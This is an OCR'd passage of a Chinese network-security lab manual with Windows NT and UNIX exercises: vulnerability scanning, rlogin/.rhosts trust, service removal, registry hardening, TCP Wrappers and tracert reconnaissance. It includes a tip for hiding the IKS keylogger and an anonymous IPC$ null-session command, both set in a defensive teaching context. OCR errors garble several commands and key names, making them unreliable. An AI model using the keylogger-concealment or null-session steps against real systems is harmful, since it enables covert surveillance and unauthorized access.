7.如果想隐藏 IKS 程序，可以在 NT 注册表中把程序文件中的 iks．sys 重新命名为 iks．reg。有关更改注册表中的更多信息，请参考 C：\ProgramFiles＼iks\Readme．txt 文件

对于多用户系统的 WindowsNT 来说，IKS 程序可以让管理员大概地了解其它用户在本机上做了哪些事情，但是如果此程序是攻击者所设置的，那么一些重要的信息(包括登陆用户名和密码)安全性就无法保障了。其它类似的程序很多，众所周知的 Netbus 以及冰河等非法程序都有类似键盘记录的功能。

实验六：使用 WebTrendS Security Analyzer 进行安全评估

实验等级： 中


实验目的： 利用第三方安全工具识别 WindowsNT 系统存在的安全漏洞

实验步骤：

1． 首先我们需要从教师那里得到 WebTrends 公司的 NetIQ Security Analyzer，或从．http：／／www．webtrends,com，网站上下载，该程序为 14 大的限时版；我们双击该程序文件进行安装，接受许可协议并按默认安装目录进行即可


2． 安装完毕，当问你是否运行 AutoSync 时，我们选择 No，当然以后我们想运行也可以,然后我们需要重新启动系统

3． 点击开始菜单．->程序->InetIQ Security Analyzer->NetIQ Security Analyzer 来运行程序，当需要输入注册码时，从教师处索取，程序的主界面窗口如下图




4． 我们看到在 Security Analyzer 下面有六个不同级别测试的策略文件：，最上面的是 Critical Security Analysis of Localhost，这个级别的定制为扫描本机最重要的一些安全风险因素；根据不同的需求我们可以选择相应的策略或者制定一个新的策略文件.

5． 在本例中我们选择第一项并点击工具栏上的 Scan 按纽，选择 New Scan 并按 OK 开始扫描，这可能会花几分种甚至更长的时间，当扫描结束后，一个标题为"SA--Critical Security Analysis Of localhost"的窗口出现，如下图




我们选中 Vulnerabilities 项，显示出在你本机三种不同级别的风险因素，即 High、Medium、Low 默认情况下在右栏中显示的为 High 级别的风险，我们可以选中右栏中的某一项并点击下栏中的 Description，那么有关些风险因素的详细描述就会出现在 Descriptin 下面：可以通过点击 Fiexed Needed 来查看哪些漏洞是我们需要修复的。

6 我们还可以使用此程序创建一个容易阅读的 HTML 文档报告以方便我们进一步分析，选中 Critical Security Analysis of localhost 并点击工具栏上的 Report 按纽，程序开始自动生成页，这可能会需要花几分钟时间



7． 当报告创建完毕后，会自动打开你的浏览器显示出结果，我们点击 Host Vulnerabilities 链接并选中 Most Vulnerable Hosts Graph，会看到下面结果



从图中我们可以看到对于本机扫描后所存在的一些安全漏洞，其中 High 风险级别和 Medium 以及 Low 级别各存在多少风险因素我们都可以很直观的看到。借助这种工具来发现系统目前存在的问题，对于我们在预防黑客攻击时有着非常重要的意义。

实验七：识别 UNIX 下 ”r ” 系列程序的不安全因素

实验等级： 高

实验目的： 了解 UNXI 下 rlogin 等程序的潜在威胁及防护

实验步骤：

1． 由于有些 UNIX 系统默认情况下已不开启 rlogin 服务，我们首先把 rlogin 服务启动；需要更改／etc／inetd．conf 文件，找到下面这行

#1ogin stream tcp nowait root ／usr／sbin／tcpd in．rlogind

并把前面的#去掉，保存

2． 然后我们需要重新加载 inetd 进程，输入下面的命令找到 inetd 的 PID

Linux#： pS aux 丨grep inetd

root 233 0．0 0．8 765 234 ? S Oct 12 0:00 inetd

3．这本例中，进程 inetd 的 P1D 为 233；实际中你的可能会有所不同执行下列命令:

kill -HUP 233

4．现在我们测试一下 rlogin 服务是否已经启动

Linux#：rlogin –1 username your_machine

username 为系统内存在的用户名，your_machine 为你的主机名，如果正常，系统会要求你输入密码，输入正确的密码后即可登陆进入

5．假设我们的系统中有一个用户 test；以这个用户从另一台机器上登陆你的系统，如果你的 IP 地址为 192．168．0．1，那么输入

Linux#： rlogin –1 test 192．168．0．1

Password：XXXXXX(隐藏的密码)

在密码正确的情况—下对方可以登陆到你的系统中了，之后让其退出你的系统

6. 在 rlogin 中有个重要的文件为．rhosts 文件，此文件需要我们手工建立，文件前面的 ”. ” 说明该文件为隐藏文件，．rhosts 文件必须放到用户的宿主目录下，通常是／home／user(用户名)，其文件的内容语法应该像下面这样

IP 地址(或主机名) 用户名

比如要登陆你机器的 IP 地址为 192．168．0．2，并且要以 test 登陆，那么就应该在／home／test／目录下建立一个．rhosts 文件，并且内容如下：

192．168．0．2 test

这时在另一台 1P 地址为 192．168．0．2 的机器上登陆你的机 2S

Linux#：rlogin –1 test 192．168．0．1

输入我们会发现不需要输入密码就已经登陆到你的系统中了，因为另一台机器的 IP 地址

以及登陆的用户名都符合我们在．rhosts 文件中的定义，所以无需输入密码

这种 rlogin 以及类似的程序容易被黑客利用 IP 欺骗的方法进行攻击，一旦黑客知道．rhosts 文件的内容，那么就可以伪造 IP 来骗取服务器的信任。所以对于．rhost 文件的安全性我们一定要小心保护；当然最好的办法就是关掉 rlogin 的服务，通过更改 inetd．conf 文件，只要在第 1 步中所示的内容前面再加上#号就可以了。

实验八：在 NT 下卸载和删除一些不必要的服务


实验等级： 中

实验目的： 删除一些非必要的服务以增强系统的安全性

实验步骤：


1． 我们都知道可以通过删除一些应用程序来一并把相关的服务卸载，可是在 WindowsNT 中有些服务我们是删除不掉的，需要借助一些额外的工具或命令才可以

2． 打开开始菜单今设置今控制面板，并双击服务图标；我们可以看到一些服务列表，在这里我们能够对这些服务做启动、停止，以及启动的方式进行配置，如下图



我们需要做的就是删除 Schedule 服务，因为此服务非常容易被黑客所利用来执行一些系统命令或可执行文件，如果我们只是简单的停止这个服务还不能保证其安全性，。因为有些黑客工具可以远程地将此服务设为启动。

3.我们需要 WindowsNT Resources Kit 里面的 sc 文件，从教师机得到些文件，然后命令提示符下输入 sc qc schedule，会看到如下画面



利用此命令我们可以看到有关 Schedule 服务的一些信息同，从图中我们可以看到 Schedule 服务的状态、类型以及显示名称和掌管此服务的主要文件是什么，在本例中为 C：＼WmNNT\system32\MSTask.exe，接下来我们可以先在服务管理器上把 Schedule 服务停止，然后我们回到命令提示符下输入：

SC delete schedule

4．当我们再次回到服务管理器中，发现 Schedule 服务己不复存在了，但是为了安全起见，我们还是要把实际的文件，也就是 mstask．exe 也一并删掉

5．在命令提示符下输入：

del c：＼winnt\system32\mstask．exe

6. 利用类似的方法我们可以禁止和删除任何我们想要删除的服务，对于一些不是必要的服务一定要把它们卸载，才能最大限度地保障我们系统的安全

有一些服务即使不完全删除也不会对 WindowsNT 系统的安全产生什么威胁；但是禁止它们自动启动还是很有必要的；如 Server 服务就是一个典型的例子，此服务处理对于 NETBIOS 网络请求，当使用 WindowsNT 系统作为 Internet 或 Intranet 服务器时，你不需要支持 NETBIOS，所以还是禁止 Server 服务的运行。

实验九：更改 NT 注册表来增强系统的安全性

实验等级： 高

实验目的： 更改注册表能够有效地防止多数潜在威胁


实验步骤：

1． 对于 NT 来说，经常 139 端口是开放的，远程用户可以利用 NETBIOS 的漏洞来利 NT 系统时行匿名连接，如使用下列命令


netuse＼＼192．168．0．1＼ipc$””／user：””

即可与 IP 地址为 192．168．0．1 的主机建立了匿名连接，并且具有 everyone 组成员的权限，而对于 WindowsNT 来说，新建文件和目录的默认权限即是 everyone 完全控制， 所以这 种匿名连接是非常危险的，我们需要禁止这种连接。

2． 点击开始菜单->运行，输入 regedt32 来打开注册表，选中 HKEY－LOCAL－MACHINE 项，找开 HKLMXSystem＼CurrentControlSet＼Control\LSA 键，如下图所示



3． 在LSA的右栏中，添加一个名为restrictanonymous、类型为REG－DWORD的键值，并且将其值赋为1，如下图



4． 保存并退出，重新启动后当再次进行第一步那样的匿名连接就不生效了

5． 我们知道 NT 使用 SMB 协议来进行资源访问，并且在进行连接的时候服务器端和客户端协商使用何种认证方式，默认情况下是由客户端决定使用什么版本的 SMB，这样是不安全的，所以我们要改变这种情况

6． 同样在 LSA 右栏中，新建一个名为 lmcompatibili 锣 level、类型为 REG_DWORD 的键值，并将其值赋为 1，将些值设为 1 的目的是让服务器端来控制建立连接时认证方式

7．除此之外，我们还要设置 SMB 数据包的签名以防止一些伪造的数据包在网络中流动

8.打开注册表,找到 HKLMSystem＼CurrentCOntrolSet\services＼LanManServer\parameters 项，在右栏中添加一名为 requiresecuritysignature、类型为 REG_DWORD 的键值，并

将其值赋为 1，单击 OK，保存退出

9．重新启动计算机，所有设置生效。

10．一些高明的黑客可以自己编制一个打印机的驱动程序木马，虽然这需要有很高的技术并难于实施，但从安全的角度考虑，我们还是有必要防范的

11．利用 regedt32 打开注册表，选中

HKLM＼System＼CurrentControlSet＼Control\Print\Providers＼LanMan Print Services ＼Servers 项，并在右栏中添加一名为 addprintdrivers、类型为 REG—DWORD 的键值，并将其值赋为 1，单击 OK，保存退出

12．大家对页面交换文件应该不会太陌生，我们下面要做的就是当系统关机时自动清除页面文件的内容以增加安全性

13 打开注册表，找到 HKLM\System ＼ CurrentControlSet ＼ Control ＼ Session Manager\Memory Management 项，双击右栏中名为 clearpagefileatshutdown 键值，将其值赋为 1，单击 OK，保存退出

14.重新启动系统使前面作的改动生效

以上仅仅是我们对 WindowsNT 中部分重要的设置做了一些改动，对于 NT 操作系统来说可以通过更改注册表避免很多潜在的风险因素，有关更多的内容可以参考一些书籍或我们的网站 http://www.webmaster.com.cn

实验十： 保护 FTP、TELNET 服务以及 TCPWFapper

实验等级： 中

实验目的：如何有效保护 FTP、Telnet 等不安全服务和 TCPWrapper 的作用

实验步骤：

1．对于如何禁止一个服务我们前面已经讲过了，多数可以在／etc／inetd．conf 文件中设置，只需找到相应的服务在前面加上#号即可。有时我们需要对一些特定的用户作限制，比如不许以某些用户来 FTP 服务器

2．在／etc 目录下创建一个名为 tipusers 的文件，把我们不想有 FTP 功能的用户名加到些文件里，保存退出：那么当 FTP 此服务器并企图以／etc／fipusers 里存在的用户进行登陆时都会被拒绝连接：默认情况下是不许以 root 进行 FTP 的，因为这样比较危险

3．TCPWrapper 是保护一些服务的重要程序之一，在 RedHatLinux 中默认情况下就已经安装了，我们可以输入 1s／usr／sbin／tcpd 看是否存在此文件

4．检查／etc／inetd．conf 文件看是否相关的服务都交给 tcpd 来掌管，可参考 Telnet 服务，如 telnet stream tcp nowait root／usr／sbin／tcpd in．telnetd

从上面我们可以看出 Telnet 服务是在 tcp 进程控制之下启动的，并对于每次登陆请求和访问控制作相应的处理

5．有关 tcpd 的访问控制还有两个特殊的文件，那就是／etc／hosts．allow 和／etc／hosts．deny，文件内容格式为

进程名(Daemon) 客户端(1P 或主机名)

／etc／hosts．allow 文件用来配置允许客户端访问服务的内容，而／etc／hosts．deny 文件是用来配置不允许客户端访问服务的内容；如果两个文件内容都为空，默认是允许访问

6．我们可以简单地示范一下，打开／etc／hosts．deny 文件，并输入

ALL：ALL

保存并退出

7．然后再次的 Telnet 你的机器看会出现什么现象

Linux$ telnet localhost

8． 如果我们只允许 ciw．com 这个域中的主机能 Telnet 到这台机器，需要编辑／etc／hosts．allow 文件，并输入下列字符

in．telnetd **.ciw.com**

保存，退出即可

9．有关更详细的内容，请参考相关的帮助手册


安全审计，攻击和威胁分析实验篇

实验一：使用 tracert 命令检测路由和拓扑结构信息

实验目的：通过使用 Tracert 命令获得网络的拓扑结构信息

实验步骤：

1、 打开开始>运行，输入 crud，打开命令行窗口



2、输入以下命令，观察结果：tracert l92．168．1．x(x 为合作伙伴的座位号)

3、输入 tracert sohu．com，回车确认，观察结果

上图反映了从本机到 sohu 站点所经过的路由信息，客观的显示出了网络拓扑结构，黑客可以通过这一命令对被攻市方的网络状况有一个初步的了解，为他实施下一步攻击奠定基础，同时，安全管理人员也可以借助于这一工具探查、分析网络中的重要路由节点

4、输入 tracert yahoo．com，回车确认，观察结果

5、登录到 linux 系统中，运行 tracertroute 命令，可以看出同样返回了路由信息

通过使用 Tracet 命令可以检测系统的拓扑结构，这样就可以在黑客攻击之前有针对性地制定安全策略、实施防火墙架构，同时也为侦查网络故障提供路由级报告

实验二：使用 Ws_PingPrOpack 进行网络检测和扫描


实验等级： 高

实验目的： 掌握 PingPro 检测扫描的基本方法

